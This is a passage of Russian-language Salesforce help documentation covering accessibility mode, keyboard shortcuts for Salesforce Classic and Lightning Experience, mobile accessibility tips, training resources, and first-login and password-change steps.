1. На странице личных параметров введите строку *«Доступность»* в поле «Быстрый поиск» и выберите пункт **«Доступность»**. Нет подходящих результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Установите флажок **«Режим доступности»**.
3. Нажмите кнопку **«Сохранить»**.

Функции режима доступности

Рассмотрим изменения, происходящие в системе Salesforce при использовании режима доступности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Функции режима доступности, расширяющие возможности при использовании системы

- Страницы настройки доступны посредством ссылки «Настройка», расположенной вверху страницы.
- Раскрывающиеся меню содержат кнопку «Начать», при нажатии которой открывается выбранный элемент раскрывающегося списка.
- Кнопки меню отображаются как раскрывающийся список с кнопкой «Начать».
- Страницы области наложения отображаются как отдельные всплывающие окна.
- HTML-редактор заменяется текстовым полем. Данное текстовое поле допускает только HTML-код и не распознает обычный текст (например, символы переноса). Чтобы разделить содержимое, рекомендуем использовать HTML-теги параграфа или разрыва строки.
- При просмотре панели мониторинга фильтр автоматического заполнения «Просмотр панели мониторинга» заменяется стандартным раскрывающимся меню.

- Ссылка «Редактировать столбцы» на странице «Управление участниками», доступной при нажатии раскрывающейся кнопки «Управление участниками» на странице сведений о кампании, преобразуется в раскрывающуюся кнопку. Область наложения «Редактировать столбцы» заменяется стандартной страницей настройки.
- Выбор запрошенной конференции в связанном списке «Открытые действия» и некоторых списковых представлениях не инициирует открытие страницы сведений о конференции. Взамен, открывается диалоговое окно, рекомендующее обратиться к организатору, который может предоставить сведения о запрошенной конференции.
- Раскрывающийся список «Включить функцию "Мои сообщения эл. почты"» для группы «Chatter» отображается как ссылка «Параметры эл. почты Chatter», открывающая параметры получения эл. почты «Chatter».

Отключенные функции календарей

- Области наложения сведений о событиях в представлении календаря
- Редактирование с помощью перетаскивания
- Планирование с помощью перетаскивания
- Быстрое создание событий
- Кнопка «Создать запрос на проведение конференции» в связанном списке «Открытые действия»

  Прим.: Следовательно, режим доступности не позволяет отправлять запросы на проведение конференций, а вложенная вкладка «Запрошенные конференции» в разделе «Календарь» вкладки «Начальная страница» не содержит конференций.

Отключенные функции отчетов и панелей мониторинга

- Редактирование с помощью перетаскивания в конструкторе панелей мониторинга
- Создание и редактирование отчетов в конструкторе отчетов

  Прим.: Создание и редактирование составных отчетов, а также отчетов, содержащих кросс-фильтры или области, доступно только в конструкторе отчетов. Режим доступности позволяет запускать данные отчеты, но не поддерживает их создание и редактирование. Создание отчетов в режиме доступности выполняется посредством мастера отчетов.

- Перетаскивание отчетов и панелей мониторинга между папками

Отключенные функции списковых представлений

- Всплывающие ссылки связанного списка
- Данные функции расширенных списков:
  - Встроенное редактирование
  - Изменение порядка отображения и настройка ширины столбцов
  - Редактирование, удаление или обновление текущего спискового представления
  - Изменение количества записей, отображаемых на странице
  - Открытие определенной страницы результатов

Другие отключенные функции

- Кнопка «Проверить орфографию» для решений
- Последняя страница «Управление участниками»

- Раскрывающееся меню «Недавние теги» при добавлении компонента «Теги» на боковую панель
- Боковая панель «Критерии соответствия» на странице результатов поиска при поиске похожих возможностей
- Список похожих вопросов по мере ввода вопроса в сообществе ответов

Совет: При использовании режима доступности новизну публикуемого вопроса можно определить посредством поля поиска на вкладке «Ответы».

Клавиши быстрого доступа в Salesforce Classic

Рассмотрим функции специальных возможностей Salesforce, предназначенные для пользователей, работающих со вспомогательными средствами (это может быть программное обеспечение для распознавания речи и программы для чтения экрана).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Зрячие пользователи клавиатуры

Познакомьтесь с функциями доступности Salesforce, разработанными для зрячих пользователей клавиатуры.

Пользователи, страдающие дальтонизмом

Советы пользователям, которые настраивают для дисплея определенное сочетание цветов с помощью параметров обозревателя и операционной системы.

Зрячие пользователи клавиатуры

Познакомьтесь с функциями доступности Salesforce, разработанными для зрячих пользователей клавиатуры.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

- Выбранные области экрана содержат основные показатели, позволяющие получить визуальное представление ключевых сведений.
- Ниже перечислены элементы, определяемые в разметке страницы.
  - Заголовки помечаются как заголовки, а не как набор полей и условные обозначения для группирования элементов управления формой.
  - Основной заголовок страницы (как правило, в начале области основного содержимого) является заголовком первого уровня. Пользователи могут переходить к данному заголовку посредством клавиши быстрого доступа.
  - Таблицы данных содержат разметку (кроме расширенных списковых представлений в стандартном режиме), предназначенную для идентификации заголовков каждой ячейки.
  - Списки, доступные в области основного содержимого, помечаются как списки.
- Ссылка перехода (первая поддерживаемая клавиатурой ссылка на каждой странице) позволяет перемещать курсор в начало области основного содержимого. Эта функция пропускает меню навигации перед областью основного содержимого и сокращает количество действий, необходимых для перехода в область основного содержимого страницы.
- Курсор устанавливается внутри открытых диалоговых окон и остается заблокированным до закрытия диалогового окна.
- По умолчанию курсор устанавливается в первое редактируемое поле страницы редактирования. При создании или редактировании задачи или события курсор автоматически устанавливается в поле «Тема», независимо от его положения на странице.

- Неактивные кнопки, ссылки и поля помечаются атрибутом «отключено». Например, при использовании многоэтапного мастера некоторые кнопки активируются только после выбора определенного параметра.

Пользователи, страдающие дальтонизмом

Советы пользователям, которые настраивают для дисплея определенное сочетание цветов с помощью параметров обозревателя и операционной системы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Параметры обозревателя и операционной системы не влияют на отображение цветов изображений. В Salesforce много изображений используются в качестве фоновых. Эти изображения не видны, когда в обозревателе и операционной системе задаются особые настройки отображения цветов. Если пользователи полагаются только на параметры обозревателя и операционной системы, предназначенные для выбора конкретной цветовой схемы, то:

- сведения, представленные в важных изображениях, могут быть доступны путем отображения текстовых эквивалентов изображений;
- файл CSS должен быть переопределен для следующих классов: assistiveText и zen-assistiveText. Затем параметры обозревателя должны быть настроены согласно текущим требованиям.

Кроме того:

- Некоторые диаграммы (например, в отчетах и панелях мониторинга) отображают данные по цветам. При неправильном восприятии информации, представленной в диаграммах, установите флажок **«Палитра для пользователей, страдающих дальтонизмом (в диаграммах)»** на странице личных сведений. Данный параметр активирует альтернативную цветовую палитру, предназначенную для пользователей, страдающих дальтонизмом. Альтернативная палитра не используется в сообщениях эл. почты, касающихся панелей мониторинга. Чтобы просмотреть исходный отчет, выберите нужную диаграмму.
- Панели мониторинга содержат диаграммы и графики, предназначенные для визуального отображения данных. Чтобы просмотреть данные отчета, используемые для создания диаграммы или графика, выберите компонент панели мониторинга.

  Прим.: В основном отчете может быть больше данных, чем тот объем, который представлен в компоненте панели мониторинга. Он также может содержать некоторые данные, доступ к которым заблокирован параметрами общего доступа.

Клавиши быстрого доступа

Клавиши быстрого доступа позволяют повысить эффективность использования системы Salesforce. Клавиши быстрого доступа помогают в навигации и ускоряют работу с записями, позволяя не использовать мышь. Эти клавиши быстрого доступа можно использовать наряду с клавишами быстрого доступа браузера.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Клавиши быстрого доступа нельзя настроить. Клавиши быстрого доступа нечувствительны к регистру. Например, Shift+B идентично комбинации Shift+b. Порядок нажатия клавиш Ctrl, Alt и Shift (при их наличии в комбинации) не имеет значения. Например, комбинация Ctrl+Alt+A аналогична комбинации Alt+Ctrl+A.

Дополнительные сведения о средствах доступности при использовании клавиатуры в Salesforce см. в разделах Sighted Keyboard Users и Accessibility Limits.

Клавиши быстрого доступа в Salesforce Classic

Работайте в приложениях Salesforce Classic быстрее благодаря клавишам быстрого доступа. С помощью клавиш быстрого доступа можно открывать недавние элементы или скрывать боковую панель.

Клавиши быстрого доступа в Lightning Experience

Работайте в приложениях Lightning Experience быстрее благодаря клавишам быстрого доступа. Операции поиска, редактирования, сохранения и закрытия записей можно выполнять, не касаясь мыши.

СМ. ТАКЖЕ:

Клавиши быстрого доступа к окнам компоновщика Lightning Experience

Клавиши быстрого доступа для приложений консоли Lightning

Стандартные клавиши быстрого доступа для консоли Salesforce в Salesforce Classic

Клавиши быстрого доступа для консоли Health Cloud

Клавиши быстрого доступа для панелей мониторинга Wave и представлений Lens

Клавиши быстрого доступа для категорий данных

Клавиши быстрого доступа в Salesforce Classic

Работайте в приложениях Salesforce Classic быстрее благодаря клавишам быстрого доступа. С помощью клавиш быстрого доступа можно открывать недавние элементы или скрывать боковую панель.

ВЕРСИИ

Доступно в версиях: **все** версии, кроме **Database.com**

Команда	Описание	Клавиша быстрого доступа
Открыть запись о недавних элементах	Открывает запись из списка недавних элементов. Нажмите любую цифру от 0 до 9. Например, чтобы открыть первый элемент списка, нажмите клавиши ALT + 1; чтобы открыть второй элемент списка, нажмите клавиши ALT + 2. Чтобы открыть 10-й элемент списка, нажмите клавиши Alt+0. Если вы используете браузер Mozilla® Firefox®, нажмите клавиши Shift + Alt + *номер* для открытия записи. Если вы используете браузер Microsoft® Internet Explorer®, нажмите клавиши Alt + *номер* для открытия записи. Чтобы открыть выбранную запись, нажмите клавишу ENTER.	Windows: Alt + *номер* macOS: Option+*номер*

Команда	Описание	Клавиша быстрого доступа
Отобразить или скрыть боковую панель	Отображает или скрывает боковую панель. Для использования этой клавиши быстрого доступа администратор вашей организации должен разрешить в системе использование скрываемой боковой панели.	Windows: Alt+S macOS: Option+S

СМ. ТАКЖЕ:

Клавиши быстрого доступа в Lightning Experience

Клавиши быстрого доступа в Lightning Experience

Работайте в приложениях Lightning Experience быстрее благодаря клавишам быстрого доступа. Операции поиска, редактирования, сохранения и закрытия записей можно выполнять, не касаясь мыши.

В приложениях Lightning со стандартной навигацией работают следующие клавиши быстрого доступа. В приложениях Lightning с консольной навигацией есть дополнительные клавиши быстрого доступа.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

Команда	Описание	Клавиша быстрого доступа
Отображение меню быстрого доступа	Отображение клавиш быстрого доступа в модальном окне.	Windows: Ctrl + / macOS: Cmd + /
«Правка»	Редактирование записи. Эта клавиша быстрого доступа не работает со статьями базы знаний, отчетами, панелями мониторинга, элементами ленты, запросами утверждений и сообщениями электронной почты Lightning.	E
Закрыть или отменить выбор	Закрыть или отменить выбор окна. С помощью этой клавиши быстрого доступа нельзя закрыть рабочие и диалоговые окна программы.	Esc
Сохранить	Сохранение записи. Для сохранения фокус должен быть на поле.	Windows: Ctrl+S macOS: Cmd+S

Команда	Описание	Клавиша быстрого доступа
Поиск	Установка курсора в поле поиска.	/
Публикация в ленту	Публикация сообщения или комментария. Вы можете публиковать сообщения, комментарии и вопросы с подробными сведениями. Эта клавиша быстрого доступа не работает с другими действиями публикатора, такими как сообщения электронной почты и опросы.	Windows: CTRL + ENTER macOS: Cmd + ENTER
Перейти к публикатору	Переход к публикатору. Если у публикатора предусмотрено несколько действий, вы можете выполнять переходы в пределах публикатора с помощью клавиши TAB и клавиш со стрелками.	G+P
Открыть или закрыть примечания	Открытие или закрытие утилиты примечаний. Чтобы воспользоваться этим сочетанием клавиш, откройте утилиту.	N

СМ. ТАКЖЕ:

- Клавиши быстрого доступа для приложений консоли Lightning
- Клавиши быстрого доступа в Salesforce Classic

Клавиши быстрого доступа к окнам компоновщика Lightning Experience

Используйте клавиши быстрого доступа для эффективной работы с окнами компоновщика Lightning Experience. Откройте окно компоновщика для создания задач, примечаний, журнала вызовов и многого другого. Клавиши быстрого доступа упрощают циклические переходы между полями в компоновщике и создают собственный принцип работы с многочисленными окнами компоновщика, открытыми одновременно.

Помимо стандартных клавиш, доступных в веб-обозревателе, система Lightning Experience поддерживает эти удобные клавиши быстрого доступа во время использования окон компоновщика.

Описание	Клавиша быстрого доступа
Открывает раскрывающееся меню с любого места на странице.	Alt + 1
Перемещает по списку открытых окон компоновщика в раскрывающемся меню.	Стрелка ВВЕРХ и стрелка ВНИЗ.
Перемещают между открытыми окнами компоновщика.	Стрелка ВЛЕВО и стрелка ВПРАВО.

ВЕРСИИ

Доступно в Lightning Experience.

Доступно в версиях: в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Описание	Клавиша быстрого доступа
Перемещают фокус внутрь окна компоновщика (из заголовка окна компоновщика).	Ввод
Совершает переходы между полями внутри окна компоновщика.	Символ табуляции
Перемещает фокус из окна компоновщика на его заголовок.	Esc

Рекомендации по доступности мобильного приложения приложение Salesforce1

Мобильное приложение Salesforce1 предоставляет пользователям, применяющим программы для чтения экрана и другие функции доступности, полностью доступный мобильный интерфейс. В отличие от полного сайта Salesforce, приложению Salesforce1 не требуется режим доступности. При использовании приложения Salesforce1 на специальном устройстве учитывайте наши советы.

Приложение Salesforce1 поддерживает все функции доступности, встроенные в мобильное устройство, включая VoiceOver, AssistiveTouch на устройствах iOS и TalkBack, Explore by Touch на устройствах Android. Ниже перечислены известные проблемы, влияющие на данные функции доступности.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Если вы используете вспомогательные технологии на устройстве под управлением iOS, не забывайте о следующем.

- Когда включена функция VoiceOver, некоторые страницы не могут поддерживать навигацию с помощью трех пальцев. В этом случае рекомендуем использовать кнопки вверху и внизу экрана для вертикальной прокрутки, а кнопки слева и справа — для горизонтальной прокрутки.
- В настоящее время использование жестов сжатия и растяжения не поддерживается. Чтобы изменить масштаб, воспользуйтесь функцией масштабирования iOS.

Если вы используете вспомогательную технологию на устройстве Android и делаете запись в Chatter, то зона для размещения поста не объявляется.

Обращение в компанию Salesforce

Подробнее о доступности в Salesforce.

Чтобы получить доступ к документации и статьям базы знаний или обратиться в службу поддержки, щелкните ссылку **«Справка и обучение»** вверху любой страницы.

Чтобы сообщить о проблеме доступности или отправить запрос на получение документа в альтернативном формате, обратитесь по адресу accessibility@salesforce.com.

Прим.: Служба поддержки недоступна пользователям версий Personal Edition и Developer Edition. Кроме того, пользователям версии Developer Edition не предоставляется доступ к базе знаний. При возникновении вопросов, связанных с доступностью, рекомендуем обращаться по адресу accessibility@salesforce.com (на английском языке).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com**

Дополнительные ресурсы

Чтобы получить доступ к дополнительным ресурсам, см. полезные советы, инструкции по внедрению, видеоматериалы и пошаговые руководства.

ВЕРСИИ

Доступно в версиях: все версии.

Полезные советы и руководства по внедрению

Кроме интерактивной справки, компания Salesforce предоставляет доступ к дополнительным материалам, помогающим эффективно работать с системой Salesforce. Это полезные советы, руководства по внедрению и другие ресурсы, описывающие функции и возможности системы Salesforce.

Добивайтесь большего в короткие сроки при помощи пошаговых руководств

Пошаговые руководства разъясняют, как выполнить ту или иную задачу или как воспользоваться какой-либо функцией. Компания Salesforce создает пошаговые руководства, позволяющие повысить эффективность использования системы Salesforce.

Демонстрационные видеоролики

Полезные советы и руководства по внедрению

Кроме интерактивной справки, компания Salesforce предоставляет доступ к дополнительным материалам, помогающим эффективно работать с системой Salesforce. Это полезные советы, руководства по внедрению и другие ресурсы, описывающие функции и возможности системы Salesforce.

Кроме интерактивной справки, компания Salesforce предоставляет доступ и к другим материалам, помогающим эффективно работать с системой Salesforce. Это полезные советы, руководства по внедрению и другие ресурсы, описывающие функции и возможности системы Salesforce.

Прим.: PDF-файлы Adobe® могут быть просмотрены посредством приложения Adobe Reader®. Чтобы загрузить последнюю версию приложения, воспользуйтесь следующей ссылкой: `www.adobe.com/products/acrobat/readstep2.html`.

Полезные советы и руководства пользователя для печати — для всех пользователей

Информация о системных требованиях, настраиваемых представлениях, доставке содержимого и Chatter Plus.

Полезные советы и руководства пользователя для печати — для специалистов по продажам

Полезные советы и руководства пользователя для печати — для администраторов аналитических данных и конечных пользователей

Полезные советы и руководства пользователя для печати — для специалистов по маркетингу

Полезные советы и руководства пользователя для печати — для администраторов аналитических данных и конечных пользователей

В данном разделе содержатся полезные советы и руководства по внедрению, которые можно повторно использовать в разных разделах и облачных пакетах.

Полезные советы и руководства пользователя для печати — для администраторов

Полезные советы и руководства пользователя для печати — для всех пользователей

Информация о системных требованиях, настраиваемых представлениях, доставке содержимого и Chatter Plus.

- *Успешная работа с Salesforce*

- *Советы по использованию доставок содержимого*
- *Chatter Plus. Вопросы и ответы*

Полезные советы и руководства пользователя для печати — для специалистов по продажам

Управление территориями предприятия

- *Руководство по внедрению функции управления территориями предприятия*

Управление организациями

- *Образцы шаблонов стандартных писем*(архивный файл)

Полезные советы и руководства пользователя для печати — для администраторов аналитических данных и конечных пользователей

Полезные советы и руководства пользователя для печати — для специалистов по маркетингу

Ниже перечислены документы, предназначенные для специалистов по маркетингу.

- *использование интересов с максимальной эффективностью*
- *Пять шагов по управлению кампаниями*
- *Советы по использованию доставок содержимого*

Полезные советы и руководства пользователя для печати — для администраторов аналитических данных и конечных пользователей

В данном разделе содержатся полезные советы и руководства по внедрению, которые можно повторно использовать в разных разделах и облачных пакетах.

Полезные советы и руководства пользователя для печати — для администраторов

Добивайтесь большего в короткие сроки при помощи пошаговых руководств

ВЕРСИИ

Доступно в версиях: все версии.

Пошаговые руководства разъясняют, как выполнить ту или иную задачу или как воспользоваться какой-либо функцией. Компания Salesforce создает пошаговые руководства, позволяющие повысить эффективность использования системы Salesforce.

Прежде чем щелкнуть ссылку на пошаговое руководство, убедитесь, что у вас имеются нужные разрешения пользователя и лицензия на использование соответствующей функции. Это необходимо для доступа к нужным страницам в Salesforce. После этого щелкните ссылку, чтобы открыть нужное пошаговое руководство. Если вы еще не выполнили вход, вам будет предложено войти в свою учетную запись.

Пошаговые руководства представляют собой описание набора шагов, позволяющих завершить то или иное задание или просмотреть функцию в собственной учетной записи Salesforce.

Прим.: Помните, что пошаговые руководства помогают ориентироваться в собственной учетной записи Salesforce, а не в демонстрационной среде. Поэтому, выполняя эти инструкции, вы фактически вносите изменения в данные

своей организации. Если эти изменения вызывают у вас опасения, сначала выполните шаги руководства в учетной записи-песочнице или в другой тестовой среде.

Демонстрационные видеоролики

Компания Salesforce создает демонстрационные видеоролики, помогающие эффективно работать с системой Salesforce. Все видеоролики на английском языке.

- Настройка системы Salesforce
- Настройки пользователя
- Общие функции Salesforce
- Сообщества и Chatter
- Обслуживание

Настройка системы Salesforce

Заголовок видеоролика	Для конечных пользователей	Для администраторов
Подготовка к переходу на Lightning Experience Lightning Experience — современный, интеллектуальный пользовательский интерфейс системы Salesforce, преобразующий методы работы торговых представителей. Прежде чем торговые представители смогут начать работу, администраторы Salesforce должны выполнить миграцию с приложения Salesforce Classic. Данный видеоролик демонстрирует работу программы-помощника по миграции, предоставляющей инструкции для администраторов.		✔
Готовы к работе с Lightning Experience? Средство проверки готовности создает настраиваемый отчет, который поможет вам подготовить некоторые функции и настройки к работе с Lightning Experience. Чтобы вам было проще приступить к миграции, мы также расскажем, как связаться с одним из наших экспертов по Lightning Experience для 30-минутной консультации.		✔
Советы по переходу на Lightning Experience Lightning Experience — современный, интеллектуальный пользовательский интерфейс системы Salesforce, преобразующий методы работы торговых представителей. Прежде чем торговые представители смогут начать работу, администраторы Salesforce должны выполнить миграцию с приложения Salesforce Classic. Это видео содержит рекомендации и ресурсы для перехода на Lightning Experience.		✔

Настройки пользователя

Заголовок видеоролика	Для конечных пользователей	Для администраторов
Помощь при входе в систему (Salesforce Classic) Короткий видеоролик для пользователей, забывших пароль Salesforce.	✔	

Общие функции Salesforce

Заголовок видеоролика	Для конечных пользователей	Для администраторов
Поиск в Salesforce Classic Данный видеоролик знакомит с функциями поиска в Salesforce и Chatter, дающими пользователям возможность быстро найти нужные файлы, сообщения, записи и темы.	✔	
Поиск в Salesforce Lightning Experience Данный видеоролик содержит инструкции по использованию поиска в Salesforce Lightning Experience и навигации по результатам поиска.	✔	
Порядок поиска по справке Справочный портал содержит обширные сведения — от документации до статей, видеороликов и прочих материалов по устранению неполадок. Данный видеоролик содержит инструкции по настройке поиска и использованию фильтров, чтобы пользователи всегда могли найти необходимые сведения.	✔	

Сообщества и чаты

Заголовок видеоролика	Для конечных пользователей	Для администраторов
Поиск и систематизация с помощью тем Chatter (Salesforce Classic) Используйте темы Chatter для просмотра текущих обсуждений, систематизации перспективных диалогов и поиска людей или групп, которые интересуются или хорошо разбираются в аналогичных областях.	✔	
Начало работы с Salesforce Files Sync Данный видеоролик содержит рекомендации по синхронизации компьютера или мобильного устройства с Salesforce, чтобы пользователи всегда имели доступ к самым новым версиям файлов.	✔	

Услуга

Заголовок видеоролика	Для конечных пользователей	Для администраторов
Общие сведения о консоли Salesforce Данный видеоролик содержит рекомендации по использованию вкладок консоли Salesforce для быстрого поиска и обновления записей.	✓	
Планирование внедрения консоли Salesforce Данный видеоролик содержит рекомендации по настройке консоли Service Cloud для агентов службы поддержки.		✓
Настройка управления правами (Salesforce Classic) Данный видеоролик содержит рекомендации по настройке функции управления правами. Данная функция позволяет сотрудникам службы поддержки определять клиентов, имеющих право на получение соответствующей поддержки. Данный видеоролик охватывает следующие понятия: контрольные точки, процессы права, права и сервисные контракты.		✓
Обновление процессов права с помощью функции управления версиями права (Salesforce Classic) Данный видеоролик представляет рекомендации по созданию новой версии процесса права, ее редактированию, а также применению к новым и текущим правам.		✓
Поддержка клиентов в социальных сетях Данный видеоролик содержит рекомендации по организации поддержки клиентов в социальных сетях.		✓
Настройка Live Agent (Salesforce Classic) Настройте Live Agent на консоли Salesforce и предоставьте агентам возможность общаться!		✓
Обзор начальной страницы настройки службы Lightning		✓
Начало работы с рекомендуемой установкой		✓
Изучение основ службы Lightning		✓

Вход, навигация и поиск в Salesforce

Система Salesforce используется впервые? Ознакомьтесь с элементами навигации, настройкой и управлением для функций CRM.

Первоначальный вход

Приветственное сообщение эл. почты содержит ссылку на сайт организации Salesforce и учетные данные пользователя.

Изменить пароль

После входа для повышения уровня защиты следует изменить пароль. Если пароль утерян, щелкните ссылку **Восстановление пароля** на странице входа в систему, чтобы сбросить пароль посредством эл. почты.

Изменение контрольного вопроса

Пользователь может восстановить пароль, подтвердив свою личность путем ответа на выбранные ранее контрольные вопросы. Контрольные вопросы и ответы можно изменить в личных параметрах на странице «Изменить мой пароль».

Загрузка модулей для документации и курсов интерактивного обучения

Чтобы пользоваться документацией Salesforce в формате PDF и курсами интерактивного обучения, требуются такие подключаемые модули, как Adobe Reader и Macromedia Flash Player.

Навигация по вкладкам Salesforce

Наверху каждой страницы Salesforce есть вкладки и ссылки для навигации по основным компонентам Salesforce.

Поиск в системе Salesforce

Поиск в системе Salesforce, включая отчеты, каналы Chatter, людей, группы и задания. Поиск доступен на сайте Salesforce, в мобильном приложении Salesforce1 или в компоненте поиска, построенном на основе платформы Salesforce.

Настройка профиля Chatter

Профиль Chatter позволяет коллегам и клиентам просматривать сведения о пользователе. Профиль содержит фотографию и основные сведения (например, должность и контактные данные).

Меню «Настройка»: знакомство

Система Salesforce поддерживает разные параметры настройки, обслуживания и управления для организаций. Обычно данное меню используется администраторами и разработчиками Salesforce.

Просмотр и очистка корзины

В корзине содержатся удаленные элементы. Администраторы системы Salesforce могут просматривать все удаленные в организации данные. Корзина находится на левой боковой панели начальной страницы Salesforce Classic.

Просмотр и отображение. Вопросы и ответы

Общие вопросы, касающиеся всплывающих окон, кнопок ссылок и других элементов, которые отображаются на страницах Salesforce.

Советы для новых пользователей

Данный раздел содержит советы, позволяющие повысить производительность нового пользователя Salesforce.

Первоначальный вход

Приветственное сообщение эл. почты содержит ссылку на сайт организации Salesforce и учетные данные пользователя.

Алгоритм первоначального входа описан ниже.

1. Проверьте эл. почту на наличие регистрационных данных.
2. Щелкните ссылку, добавленную в сообщение эл. почты.
   Данное действие позволяет выполнить автоматический вход на сайт.
3. При отображении соответствующего запроса измените пароль и выберите контрольный вопрос, который должен использоваться для подтверждения подлинности при восстановлении пароля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Изменить пароль

После входа для повышения уровня защиты следует изменить пароль. Если пароль утерян, щелкните ссылку **Восстановление пароля** на странице входа в систему, чтобы сбросить пароль посредством эл. почты.

Для обеспечения конфиденциальности данных рекомендуем регулярно менять пароль. Если администратор Salesforce регулярно выполняет смену паролей, в конце каждого периода отображается напоминание о смене пароля.

Прим.: При наличии полномочия «Использует единую регистрацию» пароль может быть сброшен только администратором. Обратитесь за помощью к администратору Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

1. Введите строку *«Пароль»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Изменить мой пароль»**.
2. Заполните обязательные поля.
3. Нажмите кнопку **«Сохранить»**.

Изменение контрольного вопроса

Пользователь может восстановить пароль, подтвердив свою личность путем ответа на выбранные ранее контрольные вопросы. Контрольные вопросы и ответы можно изменить в личных параметрах на странице «Изменить мой пароль».

Прим.: Если параметр «Изменить мой пароль» недоступен, обратитесь за помощью к администратору Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

1. Введите строку *«Пароль»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Изменить мой пароль»**.
2. Введите текущий пароль.
3. Выберите контрольный вопрос в раскрывающемся меню.
4. Введите ответ на вопрос в поле «Ответ».
5. Нажмите кнопку **«Сохранить»**.

Загрузка модулей для документации и курсов интерактивного обучения

Чтобы пользоваться документацией Salesforce в формате PDF и курсами интерактивного обучения, требуются такие подключаемые модули, как Adobe Reader и Macromedia Flash Player.

- **Adobe Reader**: для просмотра PDF-документации. Чтобы загрузить бесплатную копию, откройте страницу загрузки Adobe Reader.
- **Macromedia Flash Player**: для просмотра курсов интерактивного обучения. Чтобы загрузить бесплатную копию, откройте страницу загрузки Adobe Flash Player.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**


Навигация по вкладкам Salesforce

Наверху каждой страницы Salesforce есть вкладки и ссылки для навигации по основным компонентам Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.



- Щелкните по вкладке, чтобы переключиться между объектами и функциями (1)
- Поиск для нахождения любого типа записи (2)
- Доступ к особым настройкам из раскрывающегося списка рядом с вашим именем (3)
- Если у вас есть полномочия администратора, используйте меню «Настройка» для настройки Salesforce под свою организацию (4)
- Доступ к материалам справки и обучения (5)
- Просмотр и доступ к другим приложениям в Salesforce (6). Каждое приложение содержит различные функции и вкладки.
- Для просмотра дополнительных вкладок нажмите значок плюса (+) рядом с основными вкладками.

Вкладка «Начальная страница»: знакомство

При входе в Salesforce обычно отображается вкладка «Начальная страница».

Вкладки объектов: знакомство

Вкладки объектов содержат страницы объектов Salesforce, например сводки по организациям пользователя.

Страницы сведений: знакомство

На страницах сведений представлены сведения о записи, например сведения о конкретной организации.

Доступ к другим приложениям Salesforce

